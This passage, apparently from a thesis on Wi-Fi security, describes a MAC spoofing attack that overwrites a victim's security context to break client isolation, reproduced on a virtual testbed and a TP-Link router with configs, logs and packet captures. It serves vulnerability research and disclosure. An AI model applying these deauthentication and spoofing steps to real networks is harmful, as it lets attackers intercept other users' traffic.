An equally important contribution of this chapter is the analysis of a fully operational SSID-based MC-MitM attack (Sections 3.4 and 3.5). We showed that SSID manipulation can be leveraged to establish and maintain a transparent MitM position without modifying encrypted payloads or violating cryptographic correctness. Both virtualized and real-world experiments confirm that traffic can be forwarded across channels while maintaining inconsistent SSID views between the client and the AP.

The observed behaviour aligns with previously disclosed vulnerabilities related to SSID handling in CVE-2023-52424 [28]. Together, these findings indicate that the issue is not limited to a single implementation or attack variant, but represents a broader class of weaknesses rooted in ambiguous standard requirements. The evaluation on real hardware shown in Table 3.4 further highlights that vulnerability to the MC-MitM attack is strongly dependent on implementation choices.

Overall, the results demonstrate that *SSID confusion* represents a practical and reproducible security issue. The findings confirm that incomplete SSID validation enables exploitable inconsistencies in network identity, even under modern security standards such as WPA3. This underscores the need for clearer specification requirements and stricter implementation practices to ensure consistent enforcement of SSID integrity across devices.

As a practical mitigation, the upcoming IEEE 802.11be (Wi-Fi 7) standard introduces *beacon protection*, where APs include a Message Integrity Code (MIC) in both beacon and probe response frames—derived from keys negotiated during secure association—allowing clients to verify authenticity and detect tampering or spoofing that could otherwise mislead clients about network identity [29], which underscores that this shift towards cryptographically protected management frames is key for preventing attacks like MC-MitM. A similar defense has been demon-

strated in a proof-of-concept implementation in the *SSID Confusion* repository, where `wpa_supplicant` saves a reference beacon and aborts the 4-way handshake if the beacon's authenticity cannot be verified [20].

Chapter 4

Queue Security Context

A security context (SC), broadly defined, represents the data structures that govern how 802.11 devices handle the security-related information associated with Wi-Fi frames. Each security context encapsulates all parameters necessary for protected communication with a peer, including the negotiated session keys, the selected encryption method, and the current packet counters. These parameters are relied upon during both the transmission and reception of frames [2].

Prior work has demonstrated that this part of the standard has been susceptible to implementation flaws since the beginning of Wi-Fi, dating back to 1997. For example, Vanhoef precisely explains how design flaws in frame aggregation and fragmentation could be abused to forge encrypted frames, allowing an adversary to exfiltrate data or attack a clients network [30].

Furthermore, the IEEE 802.11 standard does not precisely define how transmitters must handle the security context of frames that are placed into queues. This ambiguity may allow the security context of queued frames to be manipulated. The problem runs deeper: an attacker could even deliberately force frames to be queued, which gives them more control over the attack’s timing and can lead to more buffered data being exposed. In this work, we conduct a detailed analysis of how security contexts are (mis)handled during the transmission of queued or buffered Wi-Fi frames. The experimental analysis in this chapter builds heavily on the methodologies and findings presented by Schepers, Ranganathan, and Vanhoef in their seminal work on Wi-Fi frame handling and security context management [2]. For the purpose of the attacks analyzed in this chapter, we define the security context as an equation, including not only the cryptographic parameters but also the identifier used to manage it and its current operational state:

$$\text{Security Context} = (\textit{Identifier}, \textit{State}, \textit{Cryptographic Material}),$$

where the *Identifier* is typically the client’s MAC address, the *State* represents its lifecycle (e.g., associating, authenticated, keys installed), and the *Cryptographic Material* includes the temporal keys, cipher type, and Packet Number (PN). The vulnerabilities explored in the following sections come from the insecure management of this entire tuple. This approach differs from many previous works, such as the Dragonblood attacks on WPA3 [14], which primarily focus on cryptographic design flaws rather than state-management vulnerabilities.

Chapter overview This chapter focuses on the analysis of QSC in Wi-Fi networks and their implications for frame transmission security. It is organized into separate sections, each addressing different aspects of security context management and potential attack vectors. The experimental evaluations presented in these sections are categorized as follows:

- **MAC spoofing and client isolation** – experiments analyzing how MAC address manipulation can impact client isolation and frame processing.
- **Security association query desynchronisation** – introduction to the SA-Query mechanism, presenting the considered threat model and a frame-flow analysis used to reason about adversarial interactions with the security context. The section establishes the attack surface and assumptions relevant to the subsequent experimental evaluation.
- **SAQD: test cases and results** – detailed description of the hardware and software setups used for testing, including the network topology, simulated virtual interfaces, commodity devices such as home routers, and Wi-Fi hotspots deployed using mobile phones.
- **4-way handshake queuing** – investigation of how the queuing behaviour during the 4-way handshake can be leveraged in attacks and how it affects frame security.

4.1 MAC Spoofing and Breaking Client Isolation

One of the clearest examples illustrating vulnerabilities in the security context, and highlighting the oversights and ambiguities in the 802.11 standard, is MAC spoofing and the breaking of client isolation (MSBCI) by overwriting victim contexts. This section is primarily intended to illustrate what we define as a security context, and how it can be manipulated. The work presented in this chapter builds upon the attack surface introduced in *Framing Frames* [2]. Subsequent subsections will address more sophisticated threat models that better reflect how modern standards can be impacted.

4.1.1 Threat Model

We consider a simple threat model in which a wireless client communicates with an AP under standard 802.11 operation, and where security contexts are bound to client MAC addresses. The attacker is assumed to have passive monitoring capabilities and the ability to transmit arbitrary 802.11 frames. Under these assumptions, improper context handling enables the replacement of an existing security context. Under the above assumptions, the MSBCI attack unfolds in three consecutive phases, as illustrated in Figure 4.1:

- **Phase 1: Victim connection establishment and initial traffic.**

The client associates with the AP and completes the 4-way handshake, thus establishing its security context, then initiates outbound traffic (e.g., a TCP SYN packet), which is encrypted using the established context. This initial outbound traffic is essential, as it creates an active state in the AP and triggers a corresponding response that will subsequently be encrypted in whatever security context is associated with the client’s MAC address.

- **Phase 2: MAC spoofing and context replacement.**

The attacker observes the victim’s traffic, learns its MAC address, and disconnects the victim (via a deauthentication frame). The attacker then reassociates using the victim’s MAC address and completes a new 4-way handshake, causing the AP to overwrite the original security context.

- **Phase 3: AP forwards traffic to the attacker.**

When the AP receives the server’s reply, it encrypts the frame using the *newly created context* now associated with the victim’s MAC address. As a result, the attacker, who owns that context, successfully receives the response intended for the victim.




Figure 4.1: MSBCI – Frame exchange sequence.

Based on this attack model, the following section presents the experimental setup, execution, and results obtained in a controlled environment, illustrating how MAC spoofing leads to replacement of the security context in the AP. The experiments were conducted using an open-source testbed implementation, which is publicly available [31]. Some of the log listings shown in the scenarios below are generated by scripts provided in our repository, executed on the corresponding testbeds with the specific configurations described for each experiment.

4.1.2 Scenario 1: Virtualized Interfaces (Hostapd Simulation)

This scenario uses a fully virtualized Wi-Fi environment based on Linux virtual interfaces, in which the attacker and victim stations are modeled as distinct logical entities. The goal of this setup is to precisely control authentication events, manipulate MAC addresses, and observe the AP's handling of security contexts under controlled conditions. Both roles are implemented within a single `wpa_supplicant`

instance by defining multiple network profiles, each representing a separate client identity. The AP is implemented using `hostapd`.

Environment Overview




Figure 4.2: Virtual MSBCI – Network topology for virtualized testbed with an Attacker (At) and Victim (V).

All nodes operate on the same physical host using virtual network interfaces `mac80211_hwsim` to emulate real Wi-Fi frame exchange and cryptographic operations [25]. The software versions, interface assignments, and MAC addresses used in the testbed are shown in Figure 4.2. The roles of the participating actors in this setup are defined as follows:

- **Victim/Attacker** — a single PC runs one `wpa_supplicant` instance that alternates between two logical entities. In the Victim role, the supplicant establishes a legitimate connection to the AP and generates client traffic. In the Attacker role, the same instance spoofs the Victim’s MAC address, forces the legitimate client to disconnect, and subsequently receives traffic intended for the Victim, thereby overwriting the Victim’s security context on the AP.
- **Access Point** — implemented using `hostapd` in a Linux environment with MAC isolation enabled. The AP provides full control over association state transitions and key negotiation.

Hostapd Configuration on wlan0

The AP runs on a single virtual interface with WPA2-PSK enabled (lines 8 and 9 of Listing 4.1), CCMP encryption (line 10) and mandatory client isolation (line 12). These parameters are intentionally chosen to reflect a correctly configured and commonly deployed security setup. By enabling authentication, encryption, and client isolation, the configuration isolates the attack surface from the AP’s handling of security contexts, ensuring that any observed traffic redirection results from the replacement of the security context rather than from misconfiguration or

disabled protections. This setup enables controlled testing of frame handling during association, key negotiation, and security context replacement.

```
1 ctrl_interface=/var/run/hostapd
2 driver=nl80211
3 ssid=testnetwork
4 channel=1
5 hw_mode=g
6 ieee80211n=1
7 auth_algs=1
8 wpa=2
9 wpa_key_mgmt=WPA-PSK
10 rsn_pairwise=CCMP
11 wpa_passphrase=12345678
12 ap_isolate=1
```

Listing 4.1: Virtual MSBCI – Hostapd configuration.

Dnsmasq Configuration (DHCP Server) on wlan0

To enable basic network connectivity during the experiments, we deploy a lightweight DHCP server on the wireless interface `wlan0`. DNS functionality is disabled to allow running a minimal and fully controlled DHCP service. The relevant configuration options are shown in Listing 4.2, including the DHCP address range assignment (line 3), gateway configuration (line 4), DNS option advertised to clients (line 5), and the upstream DNS server (line 6).

```
1 interface=wlan0
2 port=0
3 dhcp-range=192.168.100.10,192.168.100.200,8h
4 dhcp-option=3,192.168.100.1
5 dhcp-option=6,192.168.100.1
6 server=8.8.8.8
```

Listing 4.2: Virtual MSBCI – Dnsmasq configuration.

Wpa_supplicant Configuration (Victim and Attacker) on wlan1

Both Victim and Attacker connect to the same SSID (lines 5 and 10 of Listing 4.3), using different `id_str` profiles (lines 4 and 9). The Attacker later spoofs the Victim's MAC address while retaining its configuration profile.

```
1 ctrl_interface=wpaspy_ctrl
2
3 network={
4     id_str="Attacker"
5     ssid="testnetwork"
6     psk="12345678"
7 }
8 network={
9     id_str="Victim"
10    ssid="testnetwork"
11    psk="12345678"
12 }
```

Listing 4.3: Virtual MSBCI – Configuration of wpa_supplicant.

Attack Execution and Observed Behaviour

To faithfully reproduce this vulnerability in a virtualized environment, we present the full sequence of events: the Victim’s initial association, the transmission of the *trigger packet*, the Attacker’s disconnection and subsequent reconnection using the spoofed MAC address, and finally the reception of the frame encrypted under the newly overwritten security context, as structured in the following phases.

Phase 1: Victim Connection Establishment and Initial Traffic

In the first phase, the victim associates with the AP using the standard 4-way handshake and establishes a protected connection. The successful association and key negotiation are confirmed by the `wpa_supplicant` logs observed at the attacker interface (Listing 4.4) and by the corresponding `hostapd` events at the AP (Listing 4.5). After completing authentication, the victim obtains an IP address via DHCP. The `dnsmasq` logs in Listing 4.6 show the full DHCP exchange, resulting in the assignment of the address 192.168.100.34 to the victim’s MAC address 02:00:00:00:01:00. This process is further illustrated by the packet capture shown in Figure 4.3. Once the connection and IP configuration are complete, the victim initiates outbound traffic by transmitting a TCP SYN packet toward an external server. This initial outbound packet is shown in the attacker’s terminal logs in Listing 4.7, and the corresponding packet capture is presented in Figure 4.3.

```
1 wlan1: Associated with 02:00:00:00:00:00.  
2 wlan1: WPA: Key negotiation completed with 02:00:00:00:00:00.  
3 wlan1: Connection to 02:00:00:00:00:00 [id_str=Victim]
```

Listing 4.4: Virtual MSBCI – Attacker terminal logs showing victim association.

```
1 wlan0: STA 02:00:00:00:01:00 IEEE 802.11: associated.  
2 wlan0: AP-STA-CONNECTED 02:00:00:00:01:00.  
3 wlan0: STA 02:00:00:00:01:00 WPA: pairwise key handshake completed.  
4 wlan0: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:01:00.
```

Listing 4.5: Virtual MSBCI – Hostapd logs showing victim association.

```
1 dnsmasq-dhcp: DHCPDISCOVER(wlan0) 02:00:00:00:01:00.  
2 dnsmasq-dhcp: DHCPOFFER(wlan0) 192.168.100.34 02:00:00:00:01:00.  
3 dnsmasq-dhcp: DHCPREQUEST(wlan0) 192.168.100.34 02:00:00:00:01:00.  
4 dnsmasq-dhcp: DHCPACK(wlan0) 192.168.100.34 02:00:00:00:01:00.
```

Listing 4.6: Virtual MSBCI – Dnsmasq logs showing victim DHCP assignment.

```
1 wlan1: Transmitting challenge TCP SYN packet to 8.8.8.8:443.  
2 wlan1: Transmitted packet: dst=02:00:00:00:00:00 src=02:00:00:00:01:00.
```

Listing 4.7: Virtual MSBCI – Attacker terminal logs showing outgoing TCP SYN.

No.	Source	Destination	Info
1	0.0.0.0	255.255.255.255	DHCP Discover - Transaction ID 0x696f435c
2	192.168.100.1	192.168.100.34	DHCP Offer - Transaction ID 0x696f435c
3	0.0.0.0	255.255.255.255	DHCP Request - Transaction ID 0x696f435c
4	192.168.100.1	192.168.100.34	DHCP ACK - Transaction ID 0x696f435c
5	192.168.100.34	8.8.8.8	2736 → 443 [SYN] Seq=0 Win=8192 Len=0
6	192.168.100.34	8.8.8.8	[TCP Retransmission] 2736 → 443 [SYN] Seq=0

Figure 4.3: Virtual MSBCI – Packet capture showing successful DHCP address assignment to the victim, followed by an outgoing TCP SYN packet transmitted by the victim.

Phase 2: MAC Spoofing and Context Replacement

In the second phase, the attacker forces the victim to disconnect by sending a deauthentication frame and immediately reassociates using the victim’s MAC address. Although the access point assigns the same IP address (192.168.100.34), completing a new 4-way handshake causes the AP to overwrite the original security context associated with that MAC address. As a result, the MAC and IP addresses remain unchanged, while the cryptographic session keys are replaced with keys derived from the attacker’s handshake. The victim’s forced disconnection and the attacker’s reassociation are visible in the `wpa_supplicant` logs shown in Listing 4.8. The corresponding events at the AP, including the completion of a new 4-way handshake for the same MAC address, are confirmed by the `hostapd` logs in Listing 4.9. Finally, the DHCP exchange in Listing 4.10 and the packet capture in shown in Figure 4.4 confirm that the same IP address is reassigned after the security context replacement.

```

1 wlan1: CTRL-EVENT-DISCONNECTED bssid=02:00:00:00:00:00.
2 ...
3 wlan1: Associated with 02:00:00:00:00:00.
4 wlan1: WPA: Key negotiation completed with 02:00:00:00:00:00.
5 wlan1: Connection to 02:00:00:00:00:00 [id_str=Attacker]
```

Listing 4.8: Virtual MSBCI – `wpa_supplicant` logs showing victim deauthentication and attacker reassociation.

```

1 wlan0: AP-STA-DISCONNECTED 02:00:00:00:01:00.
2 ...
3 wlan0: AP-STA-CONNECTED 02:00:00:00:01:00.
4 wlan0: STA 02:00:00:00:01:00 WPA: pairwise key handshake completed.
5 wlan0: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:01:00.
```

Listing 4.9: Virtual MSBCI – `Hostapd` logs showing reassociation under the victim’s MAC address.

```

1 dnsmasq-dhcp: DHCPREQUEST(wlan0) 192.168.100.34 02:00:00:00:01:00.
2 dnsmasq-dhcp: DHCPACK(wlan0) 192.168.100.34 02:00:00:00:01:00.
```

Listing 4.10: Virtual MSBCI – `Dnsmasq` logs showing IP reassignment after context replacement.

Phase 3: AP forwards the victim’s response to the attacker

With the victim’s context replaced, the attacker simply waits for the AP to forward the external server’s reply. Because the AP binds the victim’s MAC address to

the attacker’s newly negotiated cryptographic keys, the TCP SYN/ACK response is encrypted in the attacker’s security context and forwarded directly to the attacker, as illustrated in Figure 4.4 line 3 and Listing 4.11.

```

1 wlan1: Listening for replies to the Victim TCP SYN request...
2 wlan1: Received TCP response: dst=02:00:00:00:01:00 src=02:00:00:00:00:00.
3 wlan1: Attacker PSK{12345678} intercepted TCP SYN/ACK
4     reply to Victim PSK{12345678} after 0.1s.
5 wlan1: This means the network is vulnerable!

```

Listing 4.11: Virtual MSBCI – Attacker terminal logs with received TCP response.

No.	Source	Destination	Info
	90.0.0.0	255.255.255.255	DHCP Request - Transaction ID 0x696f435c
	10 192.168.100.1	192.168.100.34	DHCP ACK - Transaction ID 0x696f435c
	11 8.8.8.8	192.168.100.34	[TCP Retransmission] 443 → 2736 [SYN, ACK]

Figure 4.4: Virtual MSBCI – Packet capture showing IP reassignment after attacker reassociation, followed by the TCP SYN/ACK response forwarded by the AP and received by the attacker under the victim’s MAC address.

4.1.3 Scenario 2: Low-Cost AP

Following the successful validation of the attack in a virtualized environment, we transition to evaluating its feasibility on physical hardware. In this scenario, the attack is carried out on a commercial low-cost AP, the TP-Link TL-WR841N. The goal of this test is to assess whether real consumer devices are vulnerable to the previously described security-context overwrite flaw.

Environment Overview

Figure 4.5 presents the physical network topology used in the experiments, documenting the MAC addresses, interface assignments, as well as the operating system and `wpa_supplicant` versions of the participating nodes. Figures 4.6 – 4.8 illustrate the configuration interface of the TP-Link AP employed in the experimental setup. Specifically, Figure 4.6 shows the basic operational parameters, Figure 4.7 confirms the use of WPA2-Personal with AES encryption, and Figure 4.8 depicts the enabled *AP Isolation* option. In addition, the AP assigns IP addresses via DHCP from a private address range (192.168.1.100–192.168.1.199).




Figure 4.5: Physical MSBCI – Network Topology for testbed with an Attacker (At) and Victim (V).

Sieć bezprzewodowa

Nadajnik:	Włączony
Nazwa sieci (SSID):	testnetwork
Tryb:	Mieszany 11bgn
Szerokość kanału:	Automatycznie
Kanał:	1
Adres MAC:	C4-E9-84-AF-7A-60
Status WDS:	Wył

Figure 4.6: Physical MSBCI – AP status page.

WPA/WPA2 - Personal(Zalecane)

Wersja:	WPA2-PSK
Szyfrowanie:	AES
Hasło:	12345678
(Możesz wprowadzić od 8 do 63 znaków ASCII lub od 8 do 64 znaków szesnastkowych.)	
Częstotliwość aktualizacji klucza grupowego:	0 sekund

Figure 4.7: Physical MSBCI – Wireless security configuration (WPA2-Personal).




Figure 4.8: Physical MSBCI – Advanced wireless settings with AP isolation enabled.

Attack Execution and Observed Behaviour

In the following section, we present a reproducible execution of the attack in a real-world environment. This setup provides a reliable representation of how the scenario may occur in practice, including the ability to overwrite the security context of a real client. Same as in the virtualized scenario, both Victim and Attacker connect to the same SSID, using different `id_str` profiles.

Phase 1: Victim connection establishment and initial traffic

The Victim associates with the AP using the standard 4-way handshake and is assigned the IP address 192.168.1.101 for the MAC address a8:29:48:af:a4:17. The successful association, key negotiation, and DHCP address assignment are shown in Listing 4.12, while the AP’s view of the connection is illustrated in Figure 4.9. After establishing connectivity, the Victim sends an outbound TCP SYN packet to an external server (Listing 4.13), creating active state at the AP.

```

1 wlx82948afa417: Associated with c4:e9:84:af:7a:60.
2 ...
3 wlx82948afa417: WPA: Key negotiation completed with c4:e9:84:af:7a:60.
4 wlx82948afa417: Connection to c4:e9:84:af:7a:60 [id_str=Victim]
5 wlx82948afa417: Sending DHCP discover with XID 1027266342.
6 wlx82948afa417: Received DHCP offer for 192.168.1.101, sending DHCP request.
7 wlx82948afa417: Sending DHCP request with XID 1027266342.
8 wlx82948afa417: DHCP ACK: Got IP address 192.168.1.101/a8:29:48:af:a4:17
9 with router at 192.168.1.1/c4:e9:84:af:7a:60.

```

Listing 4.12: Physical MSBCI – Victim association and DHCP assignment.

10.000000000	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	802.11	90 Authentication, SN=26,
20.003030512	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	802.11	90 Authentication, SN=256
30.006745363	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	802.11	176 Association Request, S
40.009368158	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	802.11	236 Association Response,
50.010294113	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	EAPOL	193 Key (Message 1 of 4)
60.013327628	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	EAPOL	215 Key (Message 2 of 4)
70.016442057	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	EAPOL	249 Key (Message 3 of 4)
80.019206549	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	EAPOL	193 Key (Message 4 of 4)

Figure 4.9: Physical MSBCI – Victim successfully connected to the AP.

```

1 wlxa82948afa417: Transmitting challenge TCP SYN packet to 8.8.8.8:443.
2 wlxa82948afa417: Transmitted packet: dst=c4:e9:84:af:7a:60 src=a8:29:48:af:a4:17.

```

Listing 4.13: Physical MSBCI – Victim outgoing TCP SYN.

Phase 2: MAC spoofing and context replacement

The Attacker deauthenticates the Victim and immediately reconnects to the AP using the Victim’s MAC address. Although the same IP address (192.168.1.101) is reassigned, completion of a new 4-way handshake causes the AP to replace the original security context. The Victim’s disconnection and the Attacker’s reassociation are shown in Listing 4.14. The deauthentication frame and the AP’s perspective of the Attacker reconnecting are shown in Figures 4.10 and 4.11, respectively.

```

1 wlxa82948afa417: CTRL-Event-DISCONNECTED bssid=c4:e9:84:af:7a:60.
2 ...
3 wlxa82948afa417: Associated with c4:e9:84:af:7a:60.
4 wlxa82948afa417: WPA: Key negotiation completed with c4:e9:84:af:7a:60
5 wlxa82948afa417: Connection to c4:e9:84:af:7a:60 [id_str=Attacker]
6 wlxa82948afa417: Sending DHCP request with XID 1027266342.
7 wlxa82948afa417: DHCP ACK: Got IP address 192.168.1.101/a8:29:48:af:a4:17

```

Listing 4.14: Physical MSBCI – Victim deauthentication and attacker reassociation.

16 1.359354525 a8:29:48:af:a4:17 Tp-LinkT_af:7a:60 802.11 86 Deauthentication.

Figure 4.10: Physical MSBCI – Victim deauthentication frame.

1 0.000000000	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	802.11	90 Authentication, SN=82,
2 0.001097053	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	802.11	90 Authentication, SN=256
3 0.003889071	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	802.11	176 Association Request, S
4 0.006394281	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	802.11	236 Association Response,
5 1.010449002	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	EAPOL	193 Key (Message 1 of 4)
6 1.013544970	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	EAPOL	215 Key (Message 2 of 4)
7 1.016662561	Tp-LinkT_af:7a:60	a8:29:48:af:a4:17	EAPOL	249 Key (Message 3 of 4)
8 1.021209213	a8:29:48:af:a4:17	Tp-LinkT_af:7a:60	EAPOL	193 Key (Message 4 of 4)

Figure 4.11: Physical MSBCI – Attacker successfully connected using Victim’s MAC address.

Phase 3: AP forwards the victim’s response to the attacker

After the security context has been replaced, the AP treats the Attacker as the legitimate owner of the Victim’s MAC address. When the external server replies with a TCP SYN/ACK, the AP encrypts the frame using the attacker-controlled keys and forwards it to the Attacker. Successful interception of the response is shown in Listing 4.15.

```

1 wlxa82948afa417: Listening for replies to the Victim TCP SYN request...
2 wlxa82948afa417: Received TCP response: dst=a8:29:48:af:a4:17 src=c4:e9:84:af:7a:60
3 wlxa82948afa417: Attacker PSK{12345678} intercepted TCP SYN/ACK
4                                     reply to Victim PSK{12345678} after 6.1s.
5 wlxa82948afa417: This means the network is vulnerable!

```

Listing 4.15: Physical MSBCI – Attacker intercepting the victim’s TCP response.

4.1.4 Summary and Discussion

Table 4.1: Physical MSBCI – Comparison of Virtual testbed and Physical AP.

Property	Virtual Testbed	Physical AP
Device	mac80211_hwsim	TP-Link TL-WR841N
Isolation Enabled	Yes	Yes
Context Overwrite Successful	Yes	Yes
TCP Response Intercepted	Yes	Yes

Across both the virtualized test environment and the real TP-Link AP, the experiments consistently demonstrate that the security-context overwrite attack is practical, reproducible, and not limited to any specific implementation of IEEE 802.11. In the controlled hostapd-based setup, precise manipulation of association states confirmed that a second station spoofing the Victim’s MAC address can seamlessly replace the Victim’s security context by completing a new 4-way handshake. This allowed the Attacker to receive traffic intended for the Victim, including encrypted TCP responses, despite client isolation being enabled. The physical testbed validated these findings on commercial hardware. The TP-Link AP behaved identically; the Attacker was able to deauthenticate the Victim, reconnect under the Victim’s MAC address, obtain the same IP address, and receive the Victim’s encrypted Internet traffic. This confirms that the vulnerability is not just a lab-specific scenario, but an inherent design flaw in Wi-Fi when devices bind security contexts to MAC addresses. Together, both scenarios show that MAC-based identification is insufficient as a trust boundary and that commonly deployed WPA2-PSK networks remain susceptible to targeted interception attacks, even when client isolation and standard security mechanisms are enabled. We acknowledge that such MAC-based attacks have been thoroughly investigated in prior research (CVE-2022-47522 [32]). However, this experiment provides the practical groundwork for the more complex state-management vulnerabilities that are analyzed in the following sections.

4.2 Security Association Query Desynchronisation

This section introduces the Security Association Query (SA Query) mechanism and its role in protecting active Wi-Fi security associations against spoofed management frames. To analyze how this mechanism behaves in practice – and most importantly how it can be abused – the experimental setup requires an AP that enforces Wi-Fi PMF, such as one operating in WPA3 mode, together with a client capable of negotiating and enforcing these protections during association [2, 15].

4.2.1 Theoretical Background

As discussed in Chapter 2, WPA3 introduces PMF to mitigate vulnerabilities in management frame handling, such as deauthentication and disassociation attacks [15]. PMF ensures that critical management frames are authenticated and encrypted once a SC is established, forming a fundamental part of Wi-Fi security. Within PMF, the Security Association (SA) Query mechanism is used to verify the integrity of an active security association when an AP receives frames that do not conform to the expected protection requirements. Specifically, if a client already maintains an SC with an AP, any incoming unprotected (re)association or deauthentication frame could indicate a potential attack or inconsistency in the security state. In such cases, the AP triggers the SA Query procedure to validate the client’s security association.

During the SA Query procedure, the AP and the client exchange protected query frames to confirm that the existing security context remains valid. A successful response confirms continuity of the association, allowing normal communication to proceed, while any unprotected frames are safely ignored. If the procedure fails or times out – for instance, due to a client reboot – the AP may determine that the SC is no longer consistent and terminate the association, effectively disconnecting the client [33]. This mechanism is a fundamental component of PMF and demonstrates how frame-level authenticity is enforced in practice. Figure 4.12 shows the message exchange during the SA Query procedure between the AP and the client. The procedure does not block normal data traffic, which continues independently. The number of SA Query Request and Response frames is not fixed and may vary depending on the device implementation and configuration [34].

